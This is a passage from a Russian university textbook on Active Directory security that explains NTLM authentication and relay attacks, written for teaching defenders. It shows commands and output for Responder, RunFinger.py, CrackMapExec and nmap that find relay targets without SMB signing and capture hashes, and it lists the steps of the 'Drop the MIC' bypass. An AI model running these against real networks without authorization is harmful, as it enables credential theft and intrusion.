А. И. ЕЛИСЕЕВ

АНАЛИЗ ЗАЩИЩЁННОСТИ ИТ-ИНФРАСТРУКТУРЫ НА ОСНОВЕ ТЕХНОЛОГИЙ ACTIVE DIRECTORY

Тамбов
♦Издательский центр ФГБОУ ВО «ТГТУ»♦
2026

Министерство науки и высшего образования Российской Федерации

**Федеральное государственное бюджетное
образовательное учреждение высшего образования
«Тамбовский государственный технический университет»**

А. И. ЕЛИСЕЕВ

АНАЛИЗ ЗАЩИЩЁННОСТИ ИТ-ИНФРАСТРУКТУРЫ НА ОСНОВЕ ТЕХНОЛОГИЙ ACTIVE DIRECTORY

Утверждено Учёным советом
ФГБОУ ВО «Тамбовский государственный технический университет»
в качестве учебного пособия для студентов 4 и 5 курсов специальности
10.05.03 «Информационная безопасность автоматизированных систем»

Учебное электронное издание

Тамбов
♦ Издательский центр ФГБОУ ВО «ТГТУ» ♦
2026

УДК 004.056(075.8)
ББК з971.35я73
Е51

Рецензенты:

Кандидат технических наук, доцент, и.о. заведующего кафедрой
КБ-1 «Защита информации» РТУ МИРЭА
С. В. Кочергин

Директор Центрально-Чернозёмного регионального учебно-научного центра
по проблемам информационной безопасности ФГБОУ ВО «ТГТУ»
П. А. Щербинин

Елисеев, А. И.

Е51 Анализ защищённости ИТ-инфраструктуры на основе технологий Active Directory [Электронный ресурс] : учебное пособие / А. И. Елисеев. – Тамбов : Издательский центр ФГБОУ ВО «ТГТУ». – 2026. – Системные требования : ПК не ниже класса Pentium IV ; RAM 512 Mb ; необходимое место на HDD 2,2 Mb ; Windows 7/8/10/11 ; дисковод CD-ROM ; мышь. – Загл. с экрана.

ISBN 978-5-8265-2993-5

Посвящено анализу защищённости ИТ-инфраструктуры на основе технологий Active Directory с акцентом на уязвимости протоколов NTLM и Kerberos. Рассматриваются принципы работы механизмов аутентификации, типовые сценарии атак, включая атаки на делегирование, а также методы их реализации и расширенные техники эксплуатации. Особое внимание уделено кросс-протокольным атакам, принудительной аутентификации и злоупотреблению сервисами Active Directory.

Предназначено для студентов 4 и 5 курсов специальности 10.05.03 «Информационная безопасность автоматизированных систем».

УДК 004.056(075.8)
ББК з971.35я73

ISBN 978-5-8265-2993-5

ВВЕДЕНИЕ

В современных корпоративных сетях протоколы аутентификации NTLM и Kerberos играют ключевую роль в обеспечении безопасности доступа к ресурсам и сервисам на базе Windows. Несмотря на широкое распространение и постоянное развитие, эти протоколы остаются объектом пристального внимания исследователей и злоумышленников из-за наличия уязвимостей и особенностей реализации, которые могут быть использованы для проведения различных атак.

Данное пособие посвящено подробному разбору архитектуры, принципов работы и механизмов защиты протоколов NTLM и Kerberos, а также анализу наиболее актуальных техник атак, применяемых в современных инфраструктурах Active Directory. Особое внимание уделяется практическим аспектам эксплуатации уязвимостей, инструментам для проведения атак и методам противодействия.

В пособии последовательно раскрываются основные этапы аутентификации, механизмы защиты, типовые сценарии атак и методы их обнаружения и предотвращения. Материал ориентирован на специалистов по информационной безопасности, системных администраторов и всех, кто заинтересован в повышении защищённости корпоративных сетей.

1. АТАКИ НА ПРОТОКОЛ NTLM

1.1. ОБЩИЕ СВЕДЕНИЯ

Протокол NTLM

NT Lan Manager (NTLM/MS-NLMP) – это название семейства протоколов безопасности, состоящего из протоколов LM, NTLMv1 и NTLMv2, используемых другими прикладными протоколами в сетях на базе ОС Windows для аутентификации удалённых пользователей и, при необходимости, обеспечения сеансовой безопасности по запросу приложения. Все протоколы безопасности NTLM являются встроенными, т.е., хотя NTLM, как и другие протоколы, имеет собственные сообщения и конечный автомат состояний, у них нет уровня в стеке сетевых протоколов. Такая природа NTLM позволяет использовать его любому протоколу в сетевом стеке (например, SMB, HTTP(S) и LDAP(S)). Для прикладного протокола, использующего NTLMv2, NTLMv2, обеспечивает три основные операции:

1. Аутентификация.
2. Обеспечение целостности сообщений, в терминологии NTLM – подписание (signing) сообщений.
3. Обеспечение конфиденциальности сообщений, в терминологии NTLM – «запечатывание» (sealing) сообщений.

NTLM – это протокол типа «запрос-ответ», использующий псевдослучайные числа (nonce), генерируемые для одноразового использования, в качестве защитного механизма от атак повторного воспроизведения. Хотя протокол существует в двух вариантах: версия с установлением соединения и без него, нас в первую очередь будет интересовать первый.

В отличие от обычных реализаций протоколов, NTLM реализован в виде библиотеки функций, вызываемой протоколами уровня приложений. Интерфейс Security Support Provider Interface (SSPI), основа аутентификации Windows, представляет собой API, позволяющий приложениям обращаться к одному из нескольких провайдеров безопасности для установления аутентифицированных соединений и безопасного обмена данными по этим соединениям. Провайдер безопасности Security Support Provider (SSP) – это динамически подключаемая библиотека, отвечающая за реализацию SSPI путём предоставления приложениям одного или нескольких пакетов безопасности; каждый пакет безопасности обеспечивает сопоставление вызовов функций

SSPI приложения с функциями фактической модели безопасности. Эти пакеты безопасности поддерживают различные протоколы безопасности, включая NTLM.

NTLM SSP (расположен в %Windir%\System32\msv1_0.dll) – это двоичный протокол обмена сообщениями, используемый SSPI для упрощения аутентификации NTLM по принципу «запрос-ответ» и согласования параметров обеспечения целостности и конфиденциальности. NTLM SSP поддерживает протоколы аутентификации NTLMv1 и NTLMv2. Далее рассмотрим детали функционирования протокола NTLM и его сообщения.

Как компьютеры, входящие в домен, так и компьютеры рабочих групп, могут использовать NTLM для аутентификации; однако сосредоточимся на первом варианте, поскольку изучаем вопросы безопасности сред на основе Active Directory. Некоторые ключевые особенности NTLM:

– Версия NTLM, используемая на узлах, будь то NTLMv1 или NTLMv2, настраивается заранее до аутентификации;

– используя безопасный механизм, клиент и сервер/контроллер домена перед аутентификацией обмениваются секретным ключом (хешем пароля пользователя);

– ни открытые текстовые учётные данные, ни общий секретный ключ не передаются по сети.

Процесс аутентификации

Процесс аутентификации NTLM для компьютеров, подключённых к домену, начинается с того, что клиент обменивается с сервером (на котором находится требуемая служба) сообщениями протокола приложения, специфичными для его конкретной реализации, указывая на необходимость аутентификации. Затем клиент и сервер обмениваются тремя сообщениями, специфичными для NTLM, во время аутентификации (встроенными в сообщения прикладного протокола):

1. NEGOTIATE_MESSAGE (сообщение типа 1).
2. CHALLENGE_MESSAGE (сообщение типа 2).
3. AUTHENTICATE_MESSAGE (сообщение типа 3).

После получения сообщения UTHENTICATE_MESSAGE, поскольку у сервера нет секретного ключа клиента, он делегирует проверку идентичности пользователя контроллеру домена (процедура, известная как сквозная аутентификация, Pass-through authentication), вызывая NetrLogonSamLogonWithFlags, содержащую NETLOGON_NETWORK_INFO – структуру данных, состоящую из различных полей, необходимых контролле-

ру домена для проверки пользователя. В случае успешной аутентификации контроллер домена возвращает серверу структуру данных NETLOGON_VALIDATION_SAM_INFO4, и сервер устанавливает сеанс аутентификации с клиентом; в противном случае контроллер домена возвращает ошибку, а сервер может вернуть клиенту сообщение об ошибке или просто разорвать соединение.

Сообщения NTLM

Каждое сообщение NTLM имеет переменную длину и содержит заголовок фиксированной длины и полезную нагрузку переменного размера. Заголовок всегда начинается с полей Signature и MessageType и в зависимости от последнего сообщения могут иметь дополнительные поля фиксированной длины, зависящие от типа сообщения. Полезная нагрузка переменной длины следует за этими полями. В таблице 1 приведены сведения о содержании полей.

1. Значения полей

Поле	Значение
Signature	8-байтовая строка ASCII с завершающим NULL, всегда имеющая значение [N, T, L, M, S, S, P, \0]
MessageType	4-байтовое беззнаковое целое число, имеющее следующие значения: – 0x00000001 (NtLmNegotiate), указывает на то, что сообщение NTLM является NEGOTIATE_MESSAGE; – 0x00000002 (NtLmChallenge), указывает на то, что сообщение NTLM является CHALLENGE_MESSAGE; – 0x00000003 (NtLmAuthenticate), указывает на то, что сообщение NTLM является AUTHENTICATE_MESSAGE
MessageDependentFields	Поле переменной длины, содержащее сообщения NTLM
Payload	Поле переменной длины, содержащее зависящее от сообщения количество отдельных сообщений полезной нагрузки, на которые ссылаются смещения в байтах в полях типа MessageDependentFields

NEGOTIATE_MESSAGE – это первое сообщение, специфичное для протокола NTLM, которое отправляется клиентом для указания того, что он хочет пройти аутентификацию на сервере, и определения поддерживаемых/запрашиваемых параметров NTLM. Оно содержит четыре поля фиксированной длины, зависящие от сообщения. Одно из важных полей – NegotiateFlags: это 4-байтовое поле, присутствующее во всех трёх сообщениях NTLM, а не только в NEGOTIATE_MESSAGE, которое представляет собой структуру NEGOTIATE, состоящую из 32 однобитных флагов, позволяющее указать, какие возможности NTLM поддерживаются/запрашиваются отправителем.

CHALLENGE_MESSAGE – это второе сообщение, специфичное для протокола NTLM, которое сервер отправляет клиенту для указания поддерживаемых им параметров NTLM и запроса у клиента подтверждения его подлинности. Оно содержит шесть полей фиксированной длины, зависящих от сообщения, два из которых очень важны: NegotiateFlags и ServerChallenge. NegotiateFlags содержит флаги, выбранные сервером из вариантов, предложенных/запрошенных клиентом в NegotiateFlags сообщения NEGOTIATE_MESSAGE. В то же время ServerChallenge – это 64-битный одноразовый код, содержащий запрос NTLM, сгенерированный сервером.

Некоторые инструменты, такие как NTLM Challenger, ntlm-info, NTLMRecon и DumpNTLMInfo.py, выполняют анализ конечных точек/хостов, использующих аутентификацию NTLM, анализируя информацию, возвращаемую в сообщении CHALLENGE_MESSAGE.

AUTHENTICATE_MESSAGE – это третье и последнее сообщение, специфичное для NTLM, которое клиент отправляет серверу для подтверждения владения общим секретным ключом. Оно содержит девять полей фиксированной длины, зависящих от сообщения. Два из них важны: LmChallengeResponseFields и NtChallengeResponseFields. Далее в тексте будут встречаться ссылки на соответствующую реализацию протокола NTLM в инструменте impacket.

Вычисление ответа NTLMv1

Если NTLMSSP_NEGOTIATE_LM_KEY (бит G в NEGOTIATE) был согласован сервером и клиентом в NegotiateFlags, то при использовании NTLMv1 LmChallengeResponseFields содержит структуру LM_RESPONSE. В противном случае, при использовании NTLMv2,

LmChallengeResponseFields будет содержать структуру LMv2_RESPONSE. LM_RESPONSE содержит одно поле – Response, 24-байтовый массив беззнаковых символов, содержащий LmChallengeResponse клиента. В то время как LMv2_RESPONSE содержит два поля: Response и ChallengeFromClient. Response – это 16-байтовый массив беззнаковых символов, содержащий клиентский запрос-ответ, а ChallengeFromClient – это 8-байтовый массив беззнаковых символов, содержащий запрос, сгенерированный клиентом. Для вычисления поля Response LM_RESPONSE или LMv2_RESPONSE MS-NLMP предоставляет псевдокод.

Для аутентификации NTLMv1 функция NTOWFv1 (используется только NTLMv1 и реализована в функции compute_nthash) – это односторонняя функция NT LAN Manager (NT), которая создаёт хеш на основе пароля пользователя для генерации ключа безопасности принципала: вместо использования открытого пароля пользователя для вычисления ответа используется полученный хеш этой функции. LMOWFv1 (реализована в функции compute_lmhash), используемая только LM и NTLMv1, – это односторонняя функция NT LAN Manager (LM), которая также создаёт хеш на основе пароля пользователя для генерации ключа безопасности принципала. Клиент использует эти две функции для вычисления ответа, возвращаемого серверу; псевдокод для вычисления ответа реализован в функции computeResponseNTLMv1.

Для NtChallengeResponseFields, если используется NTLMv1, NtChallengeResponse будет содержать структуру NTLM_RESPONSE, в противном случае, если используется NTLMv2, NtChallengeResponse будет содержать структуру NTLMv2_RESPONSE; NTLM_RESPONSE содержит одно поле – Response, 24-байтовый массив беззнаковых символов, содержащий ответ клиента NtChallengeResponse. Для NTLMv2_RESPONSE он содержит два поля: Response и структуру NTLMv2_CLIENT_CHALLENGE; Response – это 16-байтовый массив беззнаковых символов, который содержит в ответе NtChallengeResponse клиента, а NTLMv2_CLIENT_CHALLENGE – это массив байтов переменной длины, содержащий восемь переменных фиксированной длины, включая ChallengeFromClient. Если бы мы захватили хеш NTLMv1 с помощью Responder (мощного инструмента, о котором мы поговорим в следующем разделе), он бы отобразил его в формате User::HostName:LmChallengeResponse:NtChallengeResponse:ServerChallenge.

Вычисление ответа NTLMv2

Для расчёта ответа аутентификации NTLMv2 используются односторонние функции NTOWFv2 и LMOWFv2 (обе зависят от версии и используются только в NTLMv2; они реализованы в функциях LMOWFv2 и NTOWFv2 соответственно), которые создают хеш на основе пароля пользователя для генерации ключа безопасности принципала. С помощью этих двух функций клиент вычисляет ответ, возвращаемый серверу, (реализация в функции computeResponseNTLMv2). Если захватить хеш NTLMv2 с помощью Responder, он отобразится в формате User::Domain:ServerChallenge:Response: NTLMv2_CLIENT_CHALLENGE:

NTLM Session Security

NTLM Session Security – это набор механизмов защиты, используемых в протоколе NTLM для обеспечения безопасности сеанса после успешной аутентификации.

Когда клиент и сервер проходят аутентификацию с помощью протокола NTLM, они могут согласовать дополнительные меры защиты для последующего обмена данными. Эти меры называются Session Security. Если клиент и сервер согласуют Session Security, то обеспечивается целостность сообщений (signing) и конфиденциальность сообщений (sealing). Сам протокол NTLM не обеспечивает Session Security; её обеспечивает SSPI. NTLMv1, вытесненный NTLMv2, не поддерживает sealing, а поддерживает только signing; поэтому Microsoft настоятельно рекомендует не использовать его (как и устаревший протокол аутентификации LM).

Подписание и шифрование сообщений

Подписание сообщений обеспечивает целостность сообщений и помогает предотвратить атаки ретрансляции. Это критически важная функция, разработанная для повышения безопасности сообщений, передаваемых между клиентом и сервером при взаимодействии по протоколу NTLM. При реализации подписи сеанса клиент и сервер согласовывают сеансовый ключ для подписи всех передаваемых сообщений. Сеансовый ключ генерируется с использованием комбинации сообщений-вызовов клиента и сервера и хеша пароля пользователя. После установления сеансового ключа все сообщения между клиентом и сервером подписываются с помощью MAC-кода (Message Authentication Code). MAC-код генерируется путём

применения криптографического алгоритма к сообщению и сеансовому ключу. Сервер может проверить MAC-код, используя тот же алгоритм, что был применён к сообщению, и сеансовый ключ, сравнивая результат с MAC-кодом, предоставленным клиентом. Хотя злоумышленник может перехватывать данные, он не располагает хешем пароля пользователя, поскольку он никогда не передаётся по сети, и, следовательно, злоумышленник не сможет подписывать сообщения. В таблице 2 показаны настройки подписания по умолчанию для хостов в сети в зависимости от используемой версии SMB. За исключением SMB1, у которого есть три возможных значения: Required, Enabled или Disabled, у SMB2 и SMB3 есть значения Required или Not Required:

2. Параметры подписания по умолчанию

Узел	Параметр подписания по умолчанию
SMB1 Client	Enabled
SMB1 Server	Disabled
SMB2 & SMB3 Clients	Not Required
SMB2 & SMB3 Servers	Not Required
Domain Controllers	Required

В связи с постоянным злоупотреблением настройками подписания SMB по умолчанию злоумышленниками Microsoft выпустила обновление для принудительного подписания SMB в Windows 11. Для повышения уровня безопасности Microsoft решила отказаться от устаревшего поведения, при котором Windows 10 и 11 требовали подписания SMB по умолчанию только при подключении к общим папкам SYSVOL и NETLOGON, а контроллеры доменов требовали подписания SMB при подключении любого клиента.

«Запечатывание» (sealing) сообщений обеспечивает конфиденциальность сообщений благодаря реализации механизма симметричного шифрования. В контексте NTLM «запечатывание» также подразумевает подписание, поскольку каждое зашифрованное сообщение также подписано.

Extended Protection for Authentication

Функция Extended Protection for Authentication (EPA), основанная на RFC 5056, – это функция, представленная в Windows Server 2008 и более поздних версиях, которая повышает безопасность аутентификации NTLM.

При включении EPA клиент и сервер устанавливают безопасный канал с помощью токена привязки канала (Channel Binding Token, CBT). CBT привязывает процесс аутентификации к конкретным характеристикам канала, таким как IP-адрес и порт, предотвращая повторное воспроизведение аутентификации в другом канале. EPA разработан для работы с протоколами SMB и HTTP, обеспечивая дополнительную безопасность приложений и служб, использующих аутентификацию NTLM; однако для установления безопасного канала требуется поддержка функции со стороны клиента и сервера.

1.2. АТАКА NTLM RELAY

Уязвимости и недостатки, влияющие на семейство протоколов аутентификации NTLM, многочисленны: от внутренних проблем, связанных с проектированием, до использования криптографически ненадёжных алгоритмов. Microsoft крайне неодобрительно относится к их использованию, при этом протокол Kerberos является лучшей и более безопасной альтернативой. Однако существуют ситуации, в которых Kerberos использовать невозможно, например:

1. Необходимость обеспечения совместимости со старыми системами (системами, не поддерживающими Kerberos).
2. Некорректная конфигурация Kerberos.
3. Сервер, участвующий в процессе аутентификации, не присоединён к домену.
4. Прикладной протокол не поддерживает Kerberos, а использует только NTLM.

Несмотря на многочисленные улучшения безопасности, которые NTLMv2 получил по сравнению с NTLMv1 и LM, все протоколы аутентификации семейства NTLM уязвимы для атак с ретрансляцией с использованием поддельных серверов, поскольку в протоколах отсутствуют средства поддержки взаимной аутентификации, при которой клиент подтверждает свою аутентификацию на легитимном сервере, а сервер подтверждает свою аутентификацию на легитимном клиенте.

AiTM NTLM Authentication

AiTM NTLM Authentication (Adversary-in-the-Middle NTLM Authentication) – это тип атаки, при которой злоумышленник перехватывает и

перенаправляет сообщения процесса аутентификации NTLM между клиентом и сервером для выполнения аутентификации от имени жертвы без знания её пароля. Для выполнения атаки с ретрансляцией NTLM, направленной против машин, подключённых к домену, злоумышленник выдаёт себя за легитимный сервер для клиента, запрашивающего процедуру аутентификации, а также за легитимного клиента для сервера, предоставляющего услугу, пересылая сообщения между ними до установления сеанса аутентификации. После установления сеанса аутентификации с сервером злоумышленник использует его для выполнения разрешённых действий от имени клиента. Для клиента злоумышленник либо отправляет сообщение приложению о неудачной аутентификации, либо разрывает соединение.

Для аутентификации NTLM внутри рабочей группы злоумышленник выполняет ту же атаку.

В атаке NTLM Relay можно выделить три фазы: Pre-relay, Relay и Post-relay. Рассмотрим каждую фазу, методы и инструменты, которые можно использовать.

В фазе pre-relay используются методы, которые побуждают/принуждают клиента инициировать аутентификацию NTLM для службы на сервере:

На этапе pre-relay используется множество методов, включая:

– методы AiTM, такие как атаки отравления и спуфинга;
– атаки с принуждением к аутентификации.

Существует множество способов выполнения операций отравления или спуфинга, дающие возможность выдавать себя за легитимный сетевой сервер или выполнить перенаправление трафика. Эти методы обычно создают много лишнего трафика и являются легко детектируемыми.

ОС Windows поддерживает различные способы разрешения имён устройств, которые могу быть использованы для атаки отравления:

– DNS;
– NetBIOS Name Resolution (NBT-NS);
– Link-Local Multicast Name Resolution (LLMNR);
– Peer Name Resolution (PNR);
– Server Network Information Discovery (SNID).

В корпоративных сетях служба DNS обычно используется активно. Однако в некоторых случаях могут использоваться для разрешения тех имён, которые не могут разрешить стандартные DNS-серверы, прочие службы.

Например, по умолчанию компьютеры с ОС Windows настроены на использование службы LLMNR (Local-Link Multicast Name Recipient), описанной в RFC4795, NBT-NS (NetBIOS Name Service), а другие операционные системы могут использовать службу mDNS (Multicast Domain Name System).

DNS – это протокол одноадресной рассылки, то есть клиент напрямую запрашивает у сервера разрешение имени, а LLMNR, NBT-NS и mDNS – протоколы многоадресной и широковещательной рассылки, т.е. клиент рассылает запросы по сети в поисках искомого имени. Таким образом, находясь в той же сети, можно отвечать на пользовательские запросы разрешения имён и перенаправлять трафик клиента на атакующий хост.

Наиболее распространённые инструменты для атак отравления и спуфинга – Responder (используется в ОС Linux) и Inveigh (используется в ОС Windows). Responder – это поддельный сервер служб LLMNR, NBT-NS и mDNS со встроенным сервером аутентификации по протоколам HTTP/SMB/MSSQL/FTP/LDAP, поддерживающий NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP и базовую HTTP-аутентификацию.

Пример: клиент вместо подключения к узлу с именем SERVER ошибочно указывает имя SERVERR; однако, поскольку DNS-записи для SERVERR не существует, ОС Windows по умолчанию отправляет сообщения в сеть с использованием другого протокола (в данном случае LLMNR) с запросом IP-адреса узла SERVERR. Злоумышленники могут обнаруживать такие запросы и отправлять поддельные ответы с помощью инструмента Responder для того, чтобы заставить клиента пройти аутентификацию на его устройстве.

Responder по умолчанию начинает отравлять запросы LLMNR, NBT-NS и MDNS, а также создавать различные серверы, такие как HTTP(s), SMB, Kerberos, и обрабатывать запросы аутентификации. Все полученные хеши выводятся на экран, а также сохраняются в каталоге /logs в контекстном виде, например (MODULE_NAME)-(HASH_TYPE)-(CLIENT_IP).txt.

Инструмент Responder позволяет анализировать трафик в сети с помощью режима анализа (опция -A). Этот режим позволит видеть любые запросы NBT-NS, браузера или LLMNR, оставшиеся без ответа, что может быть использовано для разведывательных целей. Подобные запросы можно использовать для ретрансляции запросов аутентификации. Чтобы запустить Responder, нужно задать интерфейс с помощью опции -I:

```
sudo python3 Responder.py -I ens192 -A

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie ([email])
  To kill this script, hit CTRL-C

[+] Poisoners:
    LLMNR                      [OFF]
    NBT-NS                     [OFF]
    MDNS                       [OFF]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    <SNIP>
[+] Listening for events...

[Analyze mode: ICMP] You can ICMP Redirect on this network.
[Analyze mode: ICMP] This workstation (172.16.117.30) is not on the same sub-
net than the DNS server (127.0.0.53).
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.
[!] Error starting TCP server on port 3389, check permissions or other serv-
ers running.
[+] Responder is in analyze mode. No NBT-NS, LLMNR, or MDNS requests will be
poisoned.
[Analyze mode: NBT-NS] Request by 172.16.117.3 for WS001, ignoring
[Analyze mode: MDNS] Request by fe80::d090:c3b3:28c:1e47 for ws001.local, ig-
noring
[Analyze mode: LLMNR] Request by fe80::d090:c3b3:28c:1e47 for WS001, ignoring
[Analyze mode: LLMNR] Request by 172.16.117.3 for ws001, ignoring
[Analyze mode: MDNS] Request by 172.16.117.3 for ws001.local, ignoring
```

Режим анализа также полезен, если необходимо перехватывать трафик/хеши различных протоколов, таких как SMB, MSSQL, HTTP, FTP, IMAP и LDAP.

Существует множество других атак отравления, включая следующие:

– ARP Poisoning;
– DNS Poisoning;
– DHCP Spoofing;
– DHCPv6 Spoofing;
– ADIDNS Poisoning;
– WPAD Spoofing;
– WSUS Spoofing.

Фаза ретрансляции нацелена на ретрансляции NTLM-аутентификации клиента на целевой сервер-ретранслятор.

Необходимо найти машины, соответствующие определённым критериям: если используется протокол SMB на целевых серверах-ретрансляторах, необходимо отключить подписание сообщений SMB (другие протоколы будут рассмотрены дальше). Для просмотра настроек подписания сообщений SMB можно использовать несколько инструментов, включая RunFinger.py, CrackMapExec и Nmap.

RunFinger.py – это инструмент, входящий в состав Responder, который можно использовать для поиска в сети хостов с отключённым подписанием сообщений протокола SMB, а также для определения того, запущены ли на хостах некоторые стандартные службы:

```
python3 RunFinger.py -i 172.16.117.0/24

[SMB2]:['172.16.117.3', Os:'Windows 10/Server 2016/2019 (check build)',
Build:'17763', Domain:'INLANEFREIGHT', Bootime: 'Unknown', Signing:'True',
RDP:'True', SMB1:'False', MSSQL:'False']
<SNIP>
```

Другой инструмент, который можно использовать для поиска узлов с отключённым подписанием SMB, – это CrackMapExec; Опция --gen-relay-list FILE_NAME позволит получить список компьютеров с отключённой подписью в заданной подсети и сохраняет результат в файл:

```
crackmapexec smb 172.16.117.0/24 --gen-relay-list relayTargets.txt

SMB         172.16.117.3    445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         172.16.117.50   445    WS01             [*] Windows 10.0 Build
17763 x64 (name:WS01) (domain:INLANEFREIGHT.LOCAL) (signing:False)
(SMBv1:False)
<SNIP>
Running CME against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━100%
0:00:00
```

Можно запустить сканер nmap со скриптом smb2-security-mode.nse. Вывод показывает, что подпись включена и требуется только на узле DC01, что является поведением по умолчанию для контроллеров домена. Несмотря на то, что она включена на контроллере домена, на других узлах подпись не требуется:

```
nmap -Pn --script=smb2-security-mode.nse -p 445 172.16.117.0/24 --open

Starting Nmap 7.80 ( https://nmap.org ) at 2023-07-30 20:39 UTC
Nmap scan report for dc01 (172.16.117.3)
Host is up (0.00034s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required

Nmap scan report for ws01 (172.16.117.50)
Host is up (0.00011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required

<SNIP>
```

В фазе постретрансляции используется аутентифицированный сеанс, полученный путём ретрансляции NTLM-аутентификации жертвы. Благодаря этому появляется возможность проводить специфические атаки пост-ретрансляции в зависимости от протокола аутентифицированного сеанса.

Следующая карта на рис. 1 демонстрирует все три фазы атаки NTLM-ретрансляции.

Компоненты карты представлены в табл. 3.

Аутентификация HTTP NTLM может быть ретранслирована по всем протоколам, не требуя, чтобы цели ретрансляции были уязвимы для эксплойтов. Однако, в отличие от SMB, для успешных атак через ретрансляцию требуются определённые условия. Например, невозможно ретранслировать аутентификацию SMB NTLM через LDAP, если цель ретрансляции не уязвима для определённых эксплойтов.



Рис. 1. Фазы атаки NTLM-ретрансляции

3. Компоненты карты

Компонент	Описание
Coercion Method	Методы побуждения/принуждения клиента к выполнению аутентификации
Incoming NTLM auth over	Протоколы, которые использует клиент для выполнения аутентификации NTLM, включая HTTP (1) и SMB (2)
Client-side mitigation	Меры защиты на стороне клиента, которые могут быть использованы для защиты от атак NTLM-ретрансляции, в зависимости от протокола
Server-side mitigation	Меры защиты на стороне сервера, которые могут быть использованы для защиты от атак NTLM-ретрансляции в зависимости от протокола
Relayed NTLM auth over	Протоколы, для которых можно ретранслировать аутентификацию NTLM, полученную от клиента, включая HTTP, HTTPS, SMB, LDAP и LDAP

Продолжение табл. 3

Компонент	Описание
Post-relay attack	Атаки после ретрансляции, которые можно выполнить в зависимости от протокола. Однако достижение этого компонента зависит от двух индикаторов, принадлежащих компонентам Client-side mitigation и Server-side mitigation. Если оба индикатора зелёные, атака через ретрансляцию сработает. Однако, если один из индикаторов жёлтый, атака через ретрансляцию сработает только при наличии определённых уязвимостей на сервере

Однако в случае аутентификации HTTP NTLM это ограничение не применяется. Это различие возникает из-за того, что протокол HTTP не поддерживает подписание сеансов, в то время как протокол SMB поддерживает.

В вышепоказанной карте упоминаются уязвимости CVE-2019-1040 и CVE-2019-1166 как средства проведения атак после ретрансляции и обхода серверных защитных мер.

Drop the MIC и Drop the MIC 2

11 июня 2019 года исследователи Preempt Security раскрыли уязвимость CVE-2019-1040, получившую название Drop the MIC. Она позволяет обойти требования к подписи сеанса, предъявляемые протоколами приложений, для предотвращения ретрансляции. Drop the MIC позволяет обойти MIC (Message Integrity Code) – криптографическую подпись, добавляемую в сообщение NTLM AUTHENTICATE_MESSAGE, манипулируя сообщениями NTLM в следующем порядке:

– Снятие флагов подписи NTLMSSP_NEGOTIATE_ALWAYS_SIGN и NTLMSSP_NEGOTIATE_SIGN в сообщении NEGOTIATE_MESSAGE.

– Удаление полей MIC и Version из сообщения AUTHENTICATE_MESSAGE.

